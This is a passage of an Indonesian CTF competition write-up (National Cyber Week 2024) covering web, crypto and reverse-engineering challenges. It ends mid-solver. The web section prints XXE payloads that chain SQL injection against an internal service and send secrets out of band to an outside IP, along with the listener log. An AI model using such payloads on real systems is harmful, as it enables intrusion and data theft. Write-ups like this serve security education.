
Write-Up Penyisihan National Cyber Week (NCW) 2024

HCS - NyanSetsunaNyan



```
  uStack_60 = 0x1015b6;
  FUN_001013f8();
  local_48 = 0;
  local_40 = 0;
  local_54 = 0x6c665f336b61667b;
  local_4c = 0x7d6734;
  uStack_60 = 0x1015e7;
  sVar3 = strlen((char *)&local_54);
  local_30 = sVar3 - 1;
  lVar2 = ((sVar3 + 0xf) / 0x10) * -0x10;
  local_38 = auStack_58 + lVar2;
  local_28 = sVar3;
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x10163d;
  FUN_001014e2(&local_54,sVar3,&local_48,auStack_58 + lVar2);
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x101651;
  printf("Ciphertext: ");
  for (local_20 = 0; local_20 < local_28; local_20 = local_20 + 1) {
    bVar1 = local_38[local_20];
    *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x101682;
    printf("%d, ",(ulong)bVar1);
  }
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x1016a0;
  puts("");
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x1016af;
  puts("Encryption Done!");
  return 0;
}
```

DJumanto

₍ > ⤙ < ₎

Etern1ty

Daftar Isi

Daftar Isi 2
WEB 3
Old But Gold, Maybe
Flag: NCW{capek_juga_buat_soalnya_bjir} 3
CRYPTOGRAPHY 6
Neo Encryption
Flag: NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946} 6
REVERSE ENGINEERING 11
I Kinda Get It Now
Flag: NCW{ezb4ng9tka6pw} 11
FORENSIC 21
ZaBlender
Flag: NCW{THIS_MIGHT_BE_ZA_BLENDER_VRR} 21
ShopiToko
Flag: NCW{n1ce_3yes_y0u_got_th3re_d1d_the_chall_made_your_eyes_spring} 25
MISC 28
Shadow Hunt
Flag: NCW{japan} 28
Blackbox Blockchain
Flag: NCW{you_just_steal_my_secret_ha_57584395528305} 32
Surat Cinta Untuk CSC
Flag: NCW24{Ezzzzzzzznjayyyyyy} 34
Sanity Check
Flag: NCW{wow} 36

WEB

Old But Gold, Maybe

Flag: NCW{capek_juga_buat_soalnya_bjir}

Deskripsi

My pop used to run a website and now I inherited it. Unfortunately I'm too lazy to port the database to a newer tech...

Author: kangwijen

Informasi Terkait Soal

Diberikan 2 buah website dengan fungsionalitas sebagai berikut:
1. APP1: Mengambil data lagu dari xml
2. APP2: Mengambil flag

Pada kasus ini APP2 tidak diopen secara publik sehingga diperlukan foothold untuk mengakses internal service tersebut.

Pada APP1, kita bisa melakukan fetching data dengan format xml pada request. backend kemudian mencari data lagu yang sesuai berdasarkan value pada blok **<songId>**.

Pada APP2, kita memerlukan secret value untuk bisa mengambil flag. value tersebut bisa didapatkan ketika sukses login menjadi admin.

Pendekatan

Untuk mencari id dari lagu, backend akan meng-load xml yang disupply oleh user, kemudian mencari menggunakan xPath. Titik lemah dari kasus ini adalah diperbolehkannya user untuk mensupply external entity, sehingga memungkinan user untuk memberikan entity tambahan untuk mengambil informasi pada server aplikasi bahkan mengakses internal service yaitu APP2.

APP1.py

```
def xml_endpoint():
    try:
        xml_data = request.form['xml_data']
        parser = etree.XMLParser(resolve_entities=True,
no_network=False, load_dtd=True)
        root = etree.fromstring(xml_data.encode(), parser=parser)
        input_song_id = root.find('.//songId').text
```

Pada APP2, kita bisa memanfaatkan sql injection untuk mendapatkan secret value, sebuah nilai yang digunakan untuk mengambil flag nantinya

APP2.py

```
conn = sqlite3.connect('database.db')
    cursor = conn.cursor()
    cursor.execute(f'SELECT * FROM users WHERE username="{username}" AND password="{password}"')
    user = cursor.fetchone()
    conn.close()

    if user is None:
        return 'invalid', 403

    response = make_response(secret_value)
    response.set_cookie('session', secret_value)
```

Dengan secret value yang didapatkan, kita kemudian bisa mendapatkan flag dari APP2.

APP2.py

```
@app.route('/flag')
def flag():
    if request.remote_addr != '127.0.0.1' or 'secret' not in request.args or request.args.get('secret') != secret_value:
        return 'invalid', 403

    encoded_flag = b64encode(flag_value.encode()).decode()
    return encoded_flag
```

Solusi

Menyiapkan listener dan 2 file malicious dtd yang berisi entity untuk mengeksploitasi internal service, berikut adalah file yang digunakan beserta fungsinya:

1. **evil.dtd**: Mengeksploitasi SQL Injection dan mendapatkan secret value dari internal service
2. **damn.dtd**: Mengambil Flag dari internal service menggunakan secret value

evil.dtd

```
<!ENTITY % info SYSTEM
"http://127.0.0.1:5001/login?username=admin%22or%201=1;--&password=aaa">
<!ENTITY % oob "<!ENTITY content SYSTEM
'http://34.101.135.218/index.php?info=%info;'>">
```

damn.dtd


```
<!ENTITY % info SYSTEM
"http://127.0.0.1:5001/flag?secret=639abef8-4a34-4496-863b-ddeb66224fb8"
>
<!ENTITY % oob "<!ENTITY content SYSTEM
'http://34.101.135.218/index.php?content=%info;'>">
```

Siapkan payload XML song ID, yang akan melakukan import malicious dtd dari server, script disesuaikan dengan kondisi ingin mengambil secret value atau mengambil flag:

damn.dtd

```
<?xml version="1.0"?>
<!DOCTYPE song [
  <!ENTITY % remote SYSTEM "http://34.101.135.218/[mal_dtd_script].dtd">
      %remote;
      %oob;
]>
<catalog>
      &content;
      <song>
    <songId>1</songId>
  </song>
</catalog>
```

Hasil



```
[Sun Oct  6 15:20:33 2024] PHP 8.2.24 Development Server (http://0.0.0.0:80) started
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40524 Accepted
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40524 [200]: GET /evil.dtd
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40524 Closing
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40526 Accepted
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40526 [200]: GET /index.php?info=639abef8-4a34-4496-863b-ddeb66224fb8
[Sun Oct  6 15:20:43 2024] 103.145.226.92:40526 Closing
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40528 Accepted
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40528 [200]: GET /damn.dtd
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40528 Closing
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40530 Accepted
[Sun Oct  6 15:20:50 2024]

NCW{capek_juga_buat_soalnya_bjir}
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40530 [200]: GET /index.php?content=TkNXe2NhcGVrX2p1Z2FfYnVhdF9zb2FsbnlhX2Jqa
[Sun Oct  6 15:20:50 2024] 103.145.226.92:40530 Closing
```

CRYPTOGRAPHY

Neo Encryption

Flag: NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946}

Deskripsi

Do you believe in ~~fate~~ RSA, Neo?

Author: chronopad

Informasi Terkait Soal

Diberikan dua file, **chall.sage** dan **output.txt**.

chall.sage

```
from Crypto.Util.number import *
from sympy import nextprime

flag = open("flag.txt").read().strip().encode()
m = nextprime(bytes_to_long(flag))

p = getPrime(512)
q = getPrime(512)
n = p * q
e = 3

M = Matrix([[m, p], [q, m+3]])
C = M ^ e

print(f"C = {C.list()}")
print(f"e = {e}")
print(f"n = {n}")
```


output.txt

```
C =
[61477142595086554260598781641277851861665498746464319990047365986949051
126110669337741590319727707920983674016666349880308271582619811783807036
304052811464788003792657482384618357518869152316588703755809792190443075
820354148324422863279249236898155862291453509557372481646245626468210324
055799552464191861840831434259284817627118748256337509822105879085260663
281456870276458812242708871109140095,
159471797748193558739961168097275256403467840613971617382888493715573740
943161618059229800241549852280071550381912999086451495218369595114902516
864640857501479250263036413229733321963241831389830008900632557373800765
086095129997590395218327735728545987719679178372465393709020631205810401
232000490354115153014658201673697940491781310465735633592479207979447357
920491189301272961986736589969552335092297916590510710822211330310082056
8326683389337318541175121152610,
153541805118503729995623292033764738982685868475706093337499798520682049
260295773449561556125492403160524025934779337016935318698646361428138203
082023848671119419138896494816137626189576616194264021741166688544537011
883472359282806714529921123217570252104051528546582650022871157663507405
151251201012716645905962063934422435966046451488168129142631965951058829
152206964882267172373392259829561146311057803328991287000940418582525697
2414819906012606083667325392910,
614771425950865542605987816412778518616654987464643199900473659869490511
261106693377419946703341429174044246091973441584855085276997622137362644
171364814089877179385642075670801564804768404904832522124711503202331942
176480178505526491488402043884056124398715684747472960496126829113251352
976620461830685323583064489996816030534259413062673506024364066000460495
03123449388808802868027154055694805]
e = 3
n =
134783535478332140250197510331426059078981693316809976409371027889981399
904715302241727487266320535896057964849485553786043263372799097887160955
204781967868705205912449806723489461508854842643055073251321523861036333
213111812251380797018657666388964374650671676747790873347393446438341968
367162804106722475399
```

n = Composite, no factors known, 309 digits


Pendekatan

Dari soal diketahui bahwa:

M = 

$$M = \begin{pmatrix} m & p \\ q & m+3 \end{pmatrix}$$

C = M ^ 3

C = 

$$C = \begin{pmatrix} m^3 + 3\,m\,p\,q + 3\,p\,q & p\,(3\,m^2 + 9\,m + p\,q + 9) \\ q\,(3\,m^2 + 9\,m + p\,q + 9) & m^3 + 9\,m^2 + 3\,m\,(p\,q + 9) + 6\,p\,q + 27 \end{pmatrix}$$

Terlihat bahwa C_{00} = m^3 + 3mn + 3n cukup sederhana dan bisa kita gunakan untuk flag recovery.

Karena m^3 berasal dari flag secara langsung (ditambah nextprime), dan juga bisa dibilang kecil dibandingkan dengan 3mn atau 3n, maka kita bisa melakukan perkiraan bahwa:

$$C_{00} \approx 3mn + 3n$$
$$C_{00} \approx 3n(m + 1)$$
$$m \approx (C_{00} / 3n) - 1$$

Kemudian, kita bisa melakukan search yang value awalnya yaitu perkiraan ini, kemudian jika menemukan m yang memenuhi m^3 + 3mn + 3n == C_{00} bisa kita langsung return m.


Setelah mendapatkan m, karena awalnya m ini adalah nextprime(bytes_to_long(flag)), jadi kita bisa membuat fungsi recovery untuk flag dengan cara brute force: buat suatu variabel, misal k yang dimana k = in range (1, ...), kemudian value int dari flag yaitu m - k. Akan ada try/catch yang dimana misal decode() tidak error maka dicek apakah long_to_bytes(flag_int).decode() diawali dengan “NCW{“ dan diakhiri dengan “}”.

Solusi

solver.sage

```
from sympy import Matrix, symbols, solve
from Crypto.Util.number import long_to_bytes, isPrime
import sys

def recover_m(C00, n, search_range=999999):
    m_approx = int((C00 / (3 * n)) ** (1/1))  # approx from the equation
derived from C00
    for delta in range(-search_range, search_range): # search
        m = m_approx + delta
        if m <= 0:
            continue
        if m**3 + 3 * m * n + 3 * n == C00:
            return m
    return None

def recover_flag(m):
    for k in range(1, 9999):
        flag_int = m - k
        flag_bytes = long_to_bytes(flag_int)
        try:
            flag = flag_bytes.decode()
            if flag.startswith("NCW{") and flag.endswith("}"):
                return flag
        except UnicodeDecodeError:
            continue
    return None

def main():
    C =
[61477142595086554260598781641277851861665498746464319990047365986949051
126110669337741590319727707920983674016666349880308271582619811783807036
304052811464788003792657482384618357518869152316588703755809792190443075
820354148324422863279249236898155862291453509557372481646245626468210324
055799552464191861840831434259284817627118748256337509822105879085260663
281456870276458812242708871109140095,
159471797748193558739961168097275256403467840613971617382888493715573740
943161618059229800241549852280071550381912999086451495218369595114902516
864640857501479250263036413229733321963241831389830008900632557373800765
086095129997590395218327735728545987719679178372465393709020631205810401
232000490354115153014658201673697940491781310465735633592479207979447357
920491189301272961986736589969552335092297916590510710822211330310082056
8326683389337318541175121152610,
1535418051185037299956232920337647389826858684757060933374997985206820492602957734495615561254924031605240259347793370169353186986463614281382030820238486711194191388964948161376261895766161942640217411666885445370118834723592828067145299211232175702521040515285465826500228711576635074051512512010127166459059620639344224359660464514881681291426319659510588291522069648822671723733922598295611463110578033289912870009404185825256972414819906012606083667325392910,
6147714259508655426059878164127785186166549874646431999004736598694905112611066933774199467033414291740442460919734415848550852769976221373626441713648140898771793856420756708015648047684049048325221247115032023319421764801785055264914884020438840561243987156847474729604961268291132513529766204618306853235830644899968160305342594130626735060243640660004604950312344938880880286802715405569480 5]
    e = 3
    n =
1347835354783321402501975103314260590789816933168099764093710278899813999047153022417274872663205358960579648494855537860432633727990978871609552047819678687052059124498067234894615088548426430550732513215238610363332131118122513807970186576663889643746506716767477908733473934464383419683671628041067224753 99

    C00 = C[0]
    m = recover_m(C00, n)
    print(f"Recovered m: {m}")
    print(isPrime(m))

    flag = recover_flag(m)
    print(f"Recovered flag: {flag}")

if __name__ == "__main__":
    main()
```

Hasil



```
~/ctf/ncw-24/neo_encryption
● (sage) ❯ sage solver.sage
Recovered m: 15203919968639801317184383176973646137274382790141229630264433149536829495359271627 7431
True
Recovered flag: NCW{y0u_c4nt_esc4p3_th3_m4tr1x_3946}
```

REVERSE ENGINEERING

I Kinda Get It Now

Flag: NCW{ezb4ng9tka6pw}

Deskripsi

Sequel to "I'm Confused"

Should be pretty easy right?

Author: ringoshiro

Informasi Terkait Soal

Diberikan dua file, **i_kinda_get_it_now** dan **output.txt**.

i_kinda_get_it_now

```
#include "out.h"

void _DT_INIT(void)
{
  __gmon_start__();
  return;
}

void FUN_00101020(void)
{
  (*(code *)(undefined *)0x0)();
  return;
}
// WARNING: Unknown calling convention -- yet parameter storage is locked

int puts(char *__s)
{
  int iVar1;

  iVar1 = puts(__s);
  return iVar1;
}
// WARNING: Unknown calling convention -- yet parameter storage is locked

size_t strlen(char *__s)
```

```
{
  size_t sVar1;

  sVar1 = strlen(__s);
  return sVar1;
}
// WARNING: Unknown calling convention -- yet parameter storage is
locked

int printf(char *__format,...)
{
  int iVar1;

  iVar1 = printf(__format);
  return iVar1;
}
// WARNING: Unknown calling convention -- yet parameter storage is
locked

void * memcpy(void *__dest,void *__src,size_t __n)
{
  void *pvVar1;

  pvVar1 = memcpy(__dest,__src,__n);
  return pvVar1;
}

void __cxa_finalize(void)
{
  __cxa_finalize();
  return;
}

void processEntry entry(undefined8 param_1,undefined8 param_2)
{
  undefined auStack_8 [8];

__libc_start_main(FUN_0010159d,param_2,&stack0x00000008,0,0,param_1,auSt
ack_8);
  do {                  // WARNING: Do nothing block with infinite loop
  } while( true );
}

// WARNING: Removing unreachable block (ram,0x001010c3)
// WARNING: Removing unreachable block (ram,0x001010cf)
```

```
void FUN_001010b0(void)
{
  return;
}
// WARNING: Removing unreachable block (ram,0x00101104)
// WARNING: Removing unreachable block (ram,0x00101110)

void FUN_001010e0(void)
{
  return;
}

void _FINI_0(void)
{
  if (DAT_00104040 != '\0') {
      return;
  }
  __cxa_finalize(PTR_LOOP_00104028);
  FUN_001010b0();
  DAT_00104040 = 1;
  return;
}

void _INIT_0(void)
{
  FUN_001010e0();
  return;
}

void FUN_00101169(long param_1,ulong param_2,byte param_3)
{
  undefined8 local_10;

  for (local_10 = 0; local_10 < param_2; local_10 = local_10 + 1) {
      *(char *)(local_10 + param_1) =
      (char)((local_10 + *(byte *)(local_10 + param_1)) %
(ulong)param_3);
  }
  return;
}

void FUN_001011cd(long param_1,ulong param_2,byte param_3)
{
  undefined8 local_10;

  for (local_10 = 0; local_10 < param_2; local_10 = local_10 + 1) {
      *(byte *)(local_10 + param_1) =
      *(char *)(local_10 + param_1) << (param_3 & 0x1f) |
      (byte)((int)(uint)*(byte *)(local_10 + param_1) >> (8 - param_3 &
0x1f));
  }
  return;
}

void FUN_0010124d(long param_1,ulong param_2,char param_3,char param_4)
{
  undefined8 local_10;

  for (local_10 = 0; local_10 < param_2; local_10 = local_10 + 1) {
      *(char *)(local_10 + param_1) = *(char *)(local_10 + param_1) *
param_3 + param_4;
  }
  return;
}

void FUN_001012b8(long param_1,ulong param_2)
{
  ulong local_10;

  for (local_10 = 0; local_10 < param_2; local_10 = local_10 + 1) {
      *(undefined *)(local_10 + param_1) =
(&DAT_00104060)[(int)(uint)*(byte *)(local_10 + param_1)];
  }
  return;
}

void FUN_0010130c(void *param_1,ulong param_2,int param_3)
{
  long lVar1;
  ulong uVar2;
  undefined8 uStack_60;
  undefined auStack_58 [12];
  int local_4c;
  ulong local_48;
  void *local_40;
  undefined *local_30;
  long local_28;
  ulong local_20;

  local_4c = (int)((ulong)(long)param_3 % param_2);
  if (local_4c < 0) {
      local_4c = local_4c + (int)param_2;
  }
  local_28 = param_2 - 1;
  uVar2 = (param_2 + 0xf) / 0x10;
  lVar1 = uVar2 * -0x10;
  local_30 = auStack_58 + lVar1;
  for (local_20 = 0; local_20 < param_2; local_20 = local_20 + 1) {
      auStack_58[local_20 + lVar1] =
      *(undefined *)((long)param_1 + ((local_20 + param_2) -
(long)local_4c) % param_2);
  }
  local_48 = param_2;
  local_40 = param_1;
  (&uStack_60)[uVar2 * -2] = 0x1013ee;
  memcpy(param_1,auStack_58 + lVar1,param_2);
  return;
}

void FUN_001013f8(void)
{
  undefined uVar1;
  uint uVar2;
  int local_14;
  int local_10;
  uint local_c;

  local_c = 0x3039;
  for (local_10 = 0; local_10 < 0x100; local_10 = local_10 + 1) {
      (&DAT_00104060)[local_10] = (char)local_10;
  }
  for (local_14 = 0xff; 0 < local_14; local_14 = local_14 + -1) {
      local_c = (local_c * 0x41c64e6d + 0x3039) % 0x7fffffff;
      uVar2 = local_c % (local_14 + 1U);
      uVar1 = (&DAT_00104060)[local_14];
      (&DAT_00104060)[local_14] = (&DAT_00104060)[(int)uVar2];
      (&DAT_00104060)[(int)uVar2] = uVar1;
  }
  return;
}

void FUN_001014e2(void *param_1,size_t param_2,undefined8 param_3,void
*param_4)
{
  undefined4 local_c;

  memcpy(param_4,param_1,param_2);
  for (local_c = 0; local_c < 10; local_c = local_c + 1) {
      FUN_00101169(param_4,param_2,0xff);
      FUN_001011cd(param_4,param_2,3);
      FUN_0010124d(param_4,param_2,5,8);
      FUN_001012b8(param_4,param_2);
      FUN_0010130c(param_4,param_2,2);
  }
  return;
}
undefined8 FUN_0010159d(void)
{
  byte bVar1;
  long lVar2;
  size_t sVar3;
  undefined8 uStack_60;
  undefined auStack_58 [4];
  char local_54 [12];
  undefined8 local_48;
  undefined8 local_40;
  undefined *local_38;
  long local_30;
  size_t local_28;
  ulong local_20;

  uStack_60 = 0x1015b6;
  FUN_001013f8();
  local_48 = 0;
  local_40 = 0;
  builtin_strncpy(local_54,"{fak3_fl4g}",0xc);
  uStack_60 = 0x1015e7;
  sVar3 = strlen(local_54);
  local_30 = sVar3 - 1;
  lVar2 = ((sVar3 + 0xf) / 0x10) * -0x10;
  local_38 = auStack_58 + lVar2;
  local_28 = sVar3;
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x10163d;
  FUN_001014e2(local_54,sVar3,&local_48,auStack_58 + lVar2);
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x101651;
  printf("Ciphertext: ");
  for (local_20 = 0; local_20 < local_28; local_20 = local_20 + 1) {
      bVar1 = local_38[local_20];
      *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x101682;
      printf("%d, ",(ulong)bVar1);
  }
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x1016a0;
  puts("");
  *(undefined8 *)(auStack_58 + lVar2 + -8) = 0x1016af;
  puts("Encryption Done!");
  return 0;
}
```

output.txt

```
Ciphertext: 107, 207, 161, 72, 67, 246, 216, 243, 182, 94, 113, 117, 163, 2, 159
Encryption Done!
```

Pendekatan

Terlihat ada beberapa fungsi:

- FUN_001013f8() - init S-Box
- FUN_001014e2() - looping enkripsi
- FUN_00101169() - operasi x = (x + index) mod 255
- FUN_001011cd() - bit shift
- FUN_0010124d() - mul & add, x = (x * 5 + 8) mod 256
- FUN_001012b8() - substitusi sbox
- FUN_0010130c - rotate dua karakter pertama ke belakang

Hal yang pertama kita lakukan yaitu replicate S-Box yang dipakai, dikarenakan sifat dari SBox di chall ini yang pseudo-random, sehingga bisa kita replicate dengan mudah. Kemudian setelah mendapatkan S-Box, kita bisa melakukan reversing dari loop enkripsi yang dilakukan, jadi mulai dari rotate -> operasi (x + i) mod 255.

Reversing fungsi rotate dan substitusi cukup mudah, dimana untuk fungsi rotate kita hanya perlu rotate ke arah sebaliknya, dan untuk fungsi substitusi hanya perlu substitusi kembali. Untuk fungsi ketiga, kita brute force dari 0 - 255 dan misal i = (i * 5 + 8) mod 256 == target kita yaitu ct, return i. Fungsi kedua juga mirip, dimana kita iterasi i dari 0 - 511 dan jika (i >> 5) & 255 | (i << 3) & 255) & 255 == target, return i. Fungsi pertama pun juga memakai cara yang sama: jika (i + idx) % 255 == target, return i.

Solusi


sbox_init.py

```
SBox = [0] * 256

def init_sbox():
    seed = 12345

    for i in range(256):
        SBox[i] = i

    for i in range(255, 0, -1):
        temp = (seed * 1103515245 + 12345) & 0xFFFFFFFFFFFFFFFF
        seed = ((temp & 0xFFFFFFFF) * 3 >> 32) + (((temp & 0xFFFFFFFF) -
((temp & 0xFFFFFFFF) * 3 >> 32)) >> 1) >> 30
        seed = temp - (seed * 2147483647) & 0xFFFFFFFF
        j = seed % (i + 1)

        SBox[i], SBox[j] = SBox[j], SBox[i]

init_sbox()
print(SBox)
```


solver.py

```
flag = [107, 207, 161, 72, 67, 246, 216, 243, 182, 94, 113, 117, 163, 2,
159]
sbox = [
    90,      93,      29,      176,     84,      126,     151,     4,
    96,      35,      70,      211,     139,     69,      51,      137,
    10,      196,     215,     105,     65,      173,     76,      232,
    17,      78,      153,     249,     20,      64,      58,      185,
    142,     11,      167,     150,     34,      175,     214,     52,
    31,      85,      21,      182,     129,     61,      47,      209,
    28,      203,     82,      199,     103,     169,     221,     128,
    207,     108,     63,      68,      92,      200,     5,       202,
    24,      95,      229,     238,     25,      201,     208,     94,
    194,     237,     6,       172,     89,      107,     251,     123,
    143,     115,     165,     187,     42,      72,      147,     168,
    112,     216,     152,     174,     218,     50,      33,      144,
    53,      225,     41,      164,     57,      171,     12,      1,
    227,     36,      130,     30,      161,     100,     59,      190,
    7,       166,     146,     74,      32,      191,     56,      226,
    156,     54,      45,      18,      246,     38,      230,     67,
    198,     193,     44,      163,     8,       148,     235,     231,
    158,     197,     102,     22,      240,     111,     136,     132,
    62,      49,      15,      9,       113,     119,     134,     210,
    222,     81,      154,     133,     71,      189,     73,      104,
    14,      99,      13,      247,     110,     181,     206,     121,
    192,     48,      39,      75,      55,      236,     204,     125,
    195,     250,     178,     162,     43,      212,     239,     157,
    217,     252,     180,     91,      228,     26,      179,     205,
    0,       253,     138,     140,     234,     97,      243,     170,
    183,     88,      77,      149,     2,       124,     242,     16,
    19,      120,     255,     79,      3,       101,     213,     141,
    118,     244,     106,     248,     131,     160,     219,     177,
    37,      98,      60,      223,     83,      254,     220,     184,
    66,      188,     186,     46,      135,     241,     87,      122,
    23,      86,      117,     224,     40,      109,     116,     114,
    27,      159,     80,      155,     145,     233,     245,     127
]

def decrypt5(ct):
    return ct[2:] + ct[:2]

def decrypt4(ct):
    return [sbox.index(i) for i in ct]

def get_val3(target):
    return next(i for i in range(256) if (8 + 5 * i) % 256 == target)

def decrypt3(ct):
    return [get_val3(i) for i in ct]

def get_val2(target):
    return next(i for i in range(512) if ((i >> 5) & 255 | (i << 3) &
255) & 255 == target)

def decrypt2(ct):
    return [get_val2(i) for i in ct]

def get_val1(target, idx):
    return next(i for i in range(512) if (i + idx) % 255 == target)

def decrypt1(ct):
    return [get_val1(ct[i], i) for i in range(len(ct))]

for i in range(10):
